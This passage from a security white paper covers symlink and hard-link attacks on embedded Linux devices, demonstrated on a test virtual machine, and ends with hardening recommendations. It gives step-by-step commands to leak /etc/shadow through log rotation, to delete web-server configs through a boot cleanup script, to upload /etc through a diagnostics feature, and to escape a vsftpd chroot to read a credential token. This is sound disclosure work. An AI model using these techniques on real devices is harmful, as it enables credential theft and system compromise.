A Linux utility commonly used to rotate logs is *logrotate*[11]. Since version 3.8.2 (released 2012-08-01), *logrotate* uses the *O_NOFOLLOW* flag when opening files, so it does not follow symlinks and is not vulnerable to this issue. Unfortunately, many embedded systems still use older versions of *logrotate* or have rolled out their own solution, which may still follow symlinks.

[11] https://github.com/logrotate/logrotate

Whether log rotations can be exploited greatly depends on the implementation. In our case, the virtual machine uses a simple DIY log rotation for the */var/log/messages* log. It compresses the existing file early in boot, saves it as */var/log/messages.gz* and deletes the existing messages file. Replacing the existing */var/log/messages* with a symlink to a file on the root file system causes the device to compress the file on the root file system and save it to the non-protected partition, exposing its content. The following steps demonstrate this issue:

```
> sudo -s
[sudo] password for user:
# mount ./storage.img /media
# rm -f /media/log/messages
# ln -s /etc/shadow /media/log/messages
# umount /media
# exit
> ./start-qemu.sh serial-only
```

After the virtual machine finishes booting, power off the virtual machine and reexamine the *storage.img* disk image. It now contains the contents of */etc/shadow*:

```
> sudo -s
[sudo] password for user:
# mount storage.img /media/
# gunzip < /media/log/messages.gz
root:$5$/QYlx0cQ$HYrfDT6QvJgBfyxZCTR3hRDLJ2fmuA7586t5JnTeRE5:::::::
daemon:*:::::::
bin:*:::::::
sys:*:::::::
sync:*:::::::
mail:*:::::::
www-data:*:::::::
operator:*:::::::
nobody:*:::::::
ftp:*:::::::
```

Using this technique, it is possible to smuggle out the */etc/shadow* file and start cracking the root password! Again, how the log rotation is being performed impacts how well and whether this technique works.

## 5.5. Boot/Cleanup Scripts

During boot or while running regular scripts, many devices traverse the file system on the storage partition and trust the integrity of the file system and directory structure. Any boot scripts (or any other scripts) that traverse the directory structure of the non-protected file system can be abused. Replacing files or directories with symlinks can redirect these scripts to operate on the root file

system. Since they typically run at boot time, they often run as the root user and so can perform modifications that a normal user cannot. Usually these scripts can be abused to redirect file copies or file removals.

Potential exploitation techniques, selected based on the nature of the script, include:

- Copy default configurations into the non-volatile (and non-protected) partition.
- Check for trigger files or firmware update files.
- Remove and cleanup files from previous boots.

The demonstration virtual machine contains the following boot script:

```
# cat /etc/init.d/S00_00_setup_storage
#!/bin/sh

start() {
	# mount everything in fstab
	mount -a

	# create storage directories
	mkdir -p /storage/log
	mkdir -p /storage/cache
	mkdir -p /storage/fw_update
	mkdir -p /storage/creds

	# delete anything left over from previous boot
	rm -rf /storage/cache/*
}
…
```

This script deletes anything that had been stored in the */storage/cache* folder from the previous boot. Many embedded systems have some disk cleanup scripts. They remove caches, old logs, firmware update artifacts, etc… Just as adding and modifying files can lead to system compromises, being able to delete files can also result in security compromises.

In this example, the */etc/lighttpd/conf.d/sites/* directory contains some custom configurations enabling the cgi-bin directory and the */storage/log* directory:

```
# ls -l /etc/lighttpd/conf.d/sites/
total 8
-rw-r--r--    1 root     root           96 Jun 11 20:05 cgi.conf
-rw-r--r--    1 root     root          179 Jun 11 01:36 logs.conf
```

What happens if the */storage/cache* directory is replaced with a symlink to the */etc/lighttpd/conf.d/sites*? At boot, the system deletes the *cgi.conf* and *logs.conf* configuration files. This causes the system to stop hosting the */storage/log* directory and stop interpreting the files in */var/www/cgi-bin* as executable. An attacker can now download the cgi-bin executables rather than executing them. With more information about the system, an attacker can potentially find additional vulnerabilities.

In our case, the following commands can be used to perform this exploit:

```
> sudo -s
[sudo] password for user:
# mount ./storage.img /media
# rm -rf /media/cache
# ln -s /etc/lighttpd/conf.d/sites /media/cache
# umount /media
# exit
> ./start-qemu.sh serial-only
```

Now when accessing a CGI, the CGI itself is downloaded rather than being executed:

```
# curl http://localhost:8888/cgi-bin/disk_usage.cgi
#!/bin/sh

df -h
```

While deleting files doesn't necessary directly lead to a system compromise, deletion can restore insecure default settings or default user credentials which may be widely known. File deletion is also used to create conditions ideal for denial-of-service attacks.

## 5.6. Diagnostic Uploads

The above examples focus on placing a symlink in an externally-accessible location that a service hosts or re-reading the storage media. An attacker can also attempt to compromise a device's ability to upload a file to a remote service, a common feature. For example, many devices have a diagnostic report functionality, where the device bundles up settings and logs into a file and sends the bundled file to the vendor to aid in troubleshooting.

If any bundled file includes files from the non-protected storage partition, the bundled files can be replaced with symlinks that point to protected filesystems. If the push of the bundled file to the vendor is not secure, an attacker can add sensitive data to the bundled file and then extract it from the data push.

The method used to access to the uploaded data depends on the device. We have seen devices:

- Upload diagnostic data via HTTP. Since the data is unencrypted, the upload can be captured.
- Upload data via HTTPS without verifying the server SSL certificate. We were able to perform a Man-in-the-Middle attack using a forged SSL certificate, which provided access to the upload data.
- Allow the user to download a copy of the diagnostic data that was uploaded, either directly from the device or from the cloud service.
- Upload diagnostic data to a companion application on a mobile device, where the upload data can be extracted.

The virtual machine runs a CGI script that compresses and uploads the entire */var/log* directory to an arbitrary URL specified by the web client, as shown in Figure 12.




*Figure 12: Diagnostics Upload Web UI*

Since the upload URL is user controlled, the user can specify an unencrypted HTTP host and either run a web service to capture the upload or perform a network capture to record the uploaded data.

The following commands exploits this issue on the virtual machine by replacing */var/log* folder with a symlink to */etc* and causes the virtual machine to upload the contents of the */etc* directory:

```
> sudo -s
[sudo] password for user:
# mount ./storage.img /media
# rm -rf /media/log/
# ln -s /etc /media/log
# umount /media
# exit
> ./start-qemu.sh serial-only
```

Now when clicking submit on http://localhost:8888/diagnostics.cgi, the contents of the */etc* are uploaded to the user specified URL. Figure 13 shows the results of capturing network traffic while uploading to http://anvilventures.com/diagnostics during a diagnostic upload. The contents of the POST can be extracted from Wireshark and saved.




*Figure 13: Diagnostics Upload Capture*

The following is a log of untaring the extracted POST body. It includes the entire */etc* directory and since the web server is running as root, sensitive files such as */etc/shadow* are included:

```
> tar -xzvf ../diagnostics.tgz
x var/log/./
x var/log/./lighttpd-access.log
x var/log/./lighttpd-error.log
x var/log/./messages
x var/log/./fstab
x var/log/./protocols
x var/log/./ssl/
x var/log/./ssl/openssl.cnf.dist
x var/log/./ssl/misc/
x var/log/./ssl/misc/tsget.pl
x var/log/./ssl/ct_log_list.cnf.dist
x var/log/./ssl/ct_log_list.cnf
x var/log/./ssl/certs/
x var/log/./ssl/private/
x var/log/./ssl/openssl.cnf
…
x var/log/./inittab
x var/log/./mtab
```

```
x var/log/./group
x var/log/./hosts
x var/log/./shadow
x var/log/./resolv.conf
```

## 5.7. Chroot Hard Link Escape

All the examples so far use a symlink rather than a hard link. Let's consider an example that uses a hard link to break out of a chroot environment used by the *vsftpd* FTP server. Hard links cannot cross file systems, so can only reference files within the same file system. This limits their use, but if a service implements protections against symlink attacks, then hard links can be used to defeat these protections and access files and directories on the same partition.

This example utilizes the *debugfs* command to directly edit the file system and create a hard link to a directory. The Linux kernel does not expose an API to create a hard link to a directory, so the standard *ln* command is unable to create this type of link.

The following command can be used to demonstrate the attack by creating a hard link to the */creds* directory on the */storage* partition:

```
> sudo -s
[sudo] password for user:
# debugfs -w storage.img
debugfs 1.45.5 (07-Jan-2020)
debugfs:  ln /creds /log/creds_dir
debugfs:  quit
# exit
> ./start-qemu.sh serial-only
```

During boot, the device creates an authentication token that is only valid for a single boot. Once connected to the FTP server, the *creds_dir* directory is visible in the FTP root directory and the token can be downloaded. Since the */storage/creds* directory is also in the FTP root directory, it is possible to access the files within the *creds* directory, thus bypassing the chroot restrictions:

```
> lftp 192.168.14.128:2121
lftp 192.168.14.128:~> set ftp:passive-mode off
lftp 192.168.14.128:~> ls
drwxr-xr-x    2 0        0            4096 Jun 29 00:04 creds_dir
-rw-r--r--    1 0        0               0 Jun 29 00:04 lighttpd-access.log
-rw-r--r--    1 0        0             216 Jun 29 00:05 lighttpd-error.log
-rw-r--r--    1 0        0           29330 Jun 29 00:06 messages
-rw-r--r--    1 0        0            6335 Jun 29 00:05 messages.gz
-rw-------    1 0        0             158 Jun 29 00:06 vsftpd.log
lftp 192.168.14.128:/> cd creds_dir/
lftp 192.168.14.128:/creds_dir> ls
```

```
-rw-r--r--    1 0        0             19 Jun 29 00:05 creds.txt
lftp 192.168.14.128:/creds_dir> cat creds.txt
# Auth token, valid for only one boot!
5874909b1e28ea7940a660f9a30bf891
100 bytes transferred
```

*Note: Due to using QEMU user networking we are disabling ftp:passive-mode. In addition, we need to use the IP address of the host interface rather than localhost, as vsftp will not accept "localhost" in the FTP PORT command.*

# 6. Applicability to Other Operating Systems

Linux has been used as the targeted operating system throughout this paper. Since most operating systems support symlinks and hard links, it is highly probable that the same techniques would also work on those systems.

# 7. Conclusion

Maintaining security of a Linux-based system is a difficult task, especially when some file partitions are protected with an integrity check while others are not. Not only must embedded developers be careful to ensure that devices load and verify data stored on non-protected partitions; they also cannot trust the file system itself. This white paper presents how file system features such as symbolic links (symlinks) and to a lesser extent hard links can be exploited into disclosing information from protected file systems or compromising the embedded device.

## 7.1. Recommendations

The best solution to consistently secure a Linux-based system is to extend cryptographic file system integrity protection to all filesystems. This can be accomplished using dm-crypt[12] to encrypt and protect the partitions used to store non-volatile data. The encryption keys used also need protection with support from the processor for secure storage.

Some risks can be minimized by following good Linux security practices, such as:

- Running services as isolated and as low-privileged users.
- Use file permissions to restrict services from writing to configuration or executable files.
- Use chroot environments to create isolated root environments for services that host files.

[12] https://www.kernel.org/doc/html/latest/admin-guide/device-mapper/dm-crypt.html

- Use *O_NOFOLLOW* flag when opening files located on non-protected file systems.
- Use filesystems that do not support symlinks or hard links for non-volatile partitions, such as Fat32.
- Validate all data stored on non-protected file systems.

These precautions hamper the use of non-protected file systems as exploitation paths; however, they do not guarantee a secure system. To that end, we additionally suggest integrity protection and encryption on all file systems within an embedded device.